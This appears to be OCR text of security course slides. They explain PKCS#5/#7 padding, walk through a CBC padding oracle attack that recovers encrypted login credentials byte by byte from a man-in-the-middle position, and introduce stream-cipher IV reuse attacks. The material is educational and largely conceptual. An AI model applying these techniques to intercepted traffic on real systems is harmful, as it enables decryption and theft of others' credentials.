
Oracle Padding Attacks

A recent attack that has gained tremendous popularity for attacking cryptographic systems is the use of a decryption padding oracle to recover plaintext content from a vulnerable CBC mode block cipher. Despite a common misconception, the attack is not specifically related to Oracle Corporation technology.

An oracle is something that gives you answers for your questions. In this attack, our oracle will be the target system that is decrypting data.

As we saw earlier in this module, block ciphers make use of padding to create blocks of plaintext to encrypt that are evenly divisible by the block length. The techniques for padding can vary, though in this attack we'll rely on a common padding mechanism known as PKCS#5 padding.

For our oracle padding attack, we'll modify a target block of plaintext one bit at a time, each time asking the target system (the oracle), did the data decrypt properly, did it decrypt incorrectly, or did it have bad padding?




PKCS#5/PKCS#7 Padding

First we'll examine the operation of PKCS#5 and PKCS#7 padding in block ciphers. On this slide several examples of plaintext data are shown in their ASCII values, followed by PKCS#5 padding in hexadecimal. First, the string "Josh" makes up a partial block, where the remaining four bytes are padded with multiple 0x04 values. Similarly, the block "Bryce" requires three padding bytes, made up of 0x03 bytes, followed by "Stephen", requiring only one padding byte of 0x01. The PKCS#5 mechanism adds padding bytes using the value of the quantity padding bytes required. This allows the receiving station to apply a simple validation check on the received data. If the last bytes of the decrypted data do not end in a valid padding sequence, then the recipient does not need to continue processing the data, making it as invalid.

This padding mechanism extends to multi-block entries as well, such as the string "Bernadette", requiring 10 bytes and 6 bytes of padding (using 0x06 values). When the plaintext data is an even block length, an additional block is appended to the end of the packet consisting solely of padding bytes. This allows the receiver to apply its error handling routing even when the data is an even block length.

PKCS#7 padding is identical to PKCS#5 padding, and the two are commonly used interchangeably. The only notable difference between PKCS#5 and PKCS#7 padding is that PKCS#7 padding was designed to accommodate 8-byte or 16-byte blocks while PKCS#5 is specified solely for 8-byte blocks. In practice, developers use the two interchangeably, with many PKCS#5 implementations supporting 8 or 16-byte block lengths.


Now that we understand the concepts of a decryption oracle and PKCS#5 and PKCS#7 padding, we can look at the oracle padding attack step-by-step.



Oracle Padding Attack - Walkthrough (1)

In our example we'll examine a technique to leverage an oracle padding attack against an application server. In this scenario, our target application server uses a proprietary network protocol for user authentication, where the username and password are encrypted with a shared secret using a CBC mode block cipher before being sent over the network. After establishing a man-in-the-middle attack against the server, we can observe the encrypted authentication credential delivery, and we want to recover the plaintext value.

In your assessment of the proprietary protocol, you have been able to identify that, for each authentication exchange, the IV value precedes the encrypted string. For a given authentication exchange we are able to identify both the IV and the encrypted authentication data.




Oracle Padding Attack - Walkthrough (2)

The hex values on this slide represent the IV and encrypted data information for the targeted authentication exchange. Since the IV is 8 bytes we know the block size is 8 bytes as well, indicating that this is likely a DES or 3DES implementation (though the cipher selection does not affect our attack; AES implementations with 16-byte block sizes are also vulnerable).

The ciphertext length is 16 bytes, representing two blocks of data.

As a refresher, examine the CBC decryption routine shown on this slide. The ciphertext value is decrypted producing keystream data, which is XOR'd with the IV to produce plaintext. The ciphertext value from this block then takes the role of the IV for the next block.




Oracle Padding Attack - Walkthrough (3)

For our attack, we'll target the first block of ciphertext. Since the IV is encoded in the data sent to the server, we can manipulate this value and send an IV of all 0's to the application server, along with the first 8 bytes of the ciphertext we are exploiting.


When the application server receives this data, it will take our ciphertext block and decrypt it. This will produce keystream data that is not known to the attacker. The keystream data is then XOR'd with the IV (our crafted IV of all 0's), producing an invalid plaintext.

After producing the invalid plaintext, the application server will check the last byte of the plaintext to identify if it is a valid padding byte. The attacker does not know what the plaintext value is, but if the server responds with an error indicating that it experienced a padding error, then the attacker knows that the last byte of plaintext did not end in a valid padding byte.



Oracle Padding Attack - Walkthrough (4)

Knowing that the first IV of all 0's did not produce a valid padding byte for the last byte of decrypted payload, we continue to modify the IV, this time changing the last byte of the IV to 0x01, our next guess. When we send this new IV and the same encrypted block to the server, the server will decrypt the data and send another padding error message. Upon seeing this error, we continue changing the last byte of our IV until we get a message from the server indicating anything other than a padding failure. In the example on this slide, an IV ending in 0x5d causes the padding success message.



Oracle Padding Attack - Walkthrough (5)
In the prior slide we learned that the value that caused a padding success was 0x5d. Since the only value that would return the padding byte as valid here is 0x01, we can identify the unknown keystream byte as well.


Since the keystream byte is XOR'd with the IV to produce plaintext, and we know that the IV guess 0x5d produces a plaintext padding value of 0x01, we can XOR the IV guess with 0x01 to identify the keystream byte as shown:

KS_Byte XOR 0x5d = 0x01
KS_Byte = 0x5d XOR 0x01 = 0x5c

Returning to the original IV shown at the top of this slide, we can see the IV byte that was originally used to XOR with the keystream byte to produce valid ciphertext (0x67). When the data is normally decrypted, the keystream byte is XOR'd with the IV to produce the plaintext. Since we know the keystream byte from the padding attack output, we can XOR it with the original IV byte to produce plaintext as shown:

KS_Byte XOR IV = Plaintext
0x5c XOR 0x67 = Plaintext = 0x3b (or ";" in ASCII).

Accordingly, we have recovered the last byte of plaintext from our encrypted block. Next, we'll continue the process to attack the prior block as well.



Oracle Padding Attack - Walkthrough (6)

Next, we move on to the second-to-last block of ciphertext. We continue the process, again guessing IV values and sending them to the application server until we do not get a padding error. Since we are attacking the second-to-last byte of ciphertext, we want to produce two bytes of valid padding. Since this is PKCS#5 padding, the two byte values must be 0x02. This isn't a problem for us; we simply take the valid IV guess that recovered the last byte of plaintext (0x5d) and increment it by one (0x5e) to create a value of 0x02 in the plaintext.

Again we start with an IV value of 0x00 and look for a padding error. Since an IV value of 0x00 does not produce a valid padding value of 0x02 (shown here, the server would create a byte value of 0x12), we continue guessing with 0x01, 0x02, etc. When we guess 0x10, the application server returns a response other than a padding error, revealing that an IV of 0x10 produces a valid padding byte of 0x02.


Returning to our plaintext byte recovery step, we identify the corresponding byte of keystream data by XOR'ing the IV guess (0x10) with the valid padding byte (0x02) as shown:

KS_Byte = 0x10 XOR 0x02 = 0x12.

Knowing the keystream byte is 0x12, we can use the original IV to recover the 2nd to last plaintext byte of our block as shown:

KS_Byte XOR IV = Plaintext
0x12 XOR 0x66 = Plaintext = "0x74" (ASCII "t").

We continue this process to recover all of the plaintext of the block. Once the entire block data is recovered, we substitute the current block for another block and continue the process. For subsequent blocks, remember to XOR the keystream byte with the prior encrypted block byte, not the original IV (since the original IV is only used for the first block of ciphertext).




Stream Cipher IV Reuse Attack

Next we'll examine attack opportunities against stream ciphers that reuse the IV value for multiple encrypted packets. Remember the law of stream ciphers: you must never use the same key twice. We accomplish this by appending the shared secret key with an IV to produce a per-packet key.

When the IV repeats (such as when we reset the IV counter after running out of unique IV's, or poorly designed implementations where the IV repeats), we have an opportunity to decrypt ciphertext content without key knowledge.


For this attack to be successful, the attacker has to have knowledge of a known plaintext and ciphertext pair. For many systems, it is possible to identify limited quantities of known plaintext from encrypted data, especially in stream ciphers when the original packet length is known. For example, Windows clients send several packets that have consistent content with unique frame sizes (such as DHCP requests) that are consistently known; when we see a ciphertext value that matches the length of the Windows DHCP request, we can use the known plaintext content as a component against an IV collision to recover unknown plaintext.



Network Traffic Sample

Consider the implementation of a proprietary wireless network protocol, with several packets shown in this slide. For simplicity, only a portion of each packet is shown, and the header content of these packets has been removed.

With several packets having an uneven length, we can identify this as a stream-cipher application. Further, packets 1 and 5 have the same ciphertext, indicating an IV collision across two frames. As we'll see in the next slide, stream ciphers that do not avoid IV collisions are subject to attack.



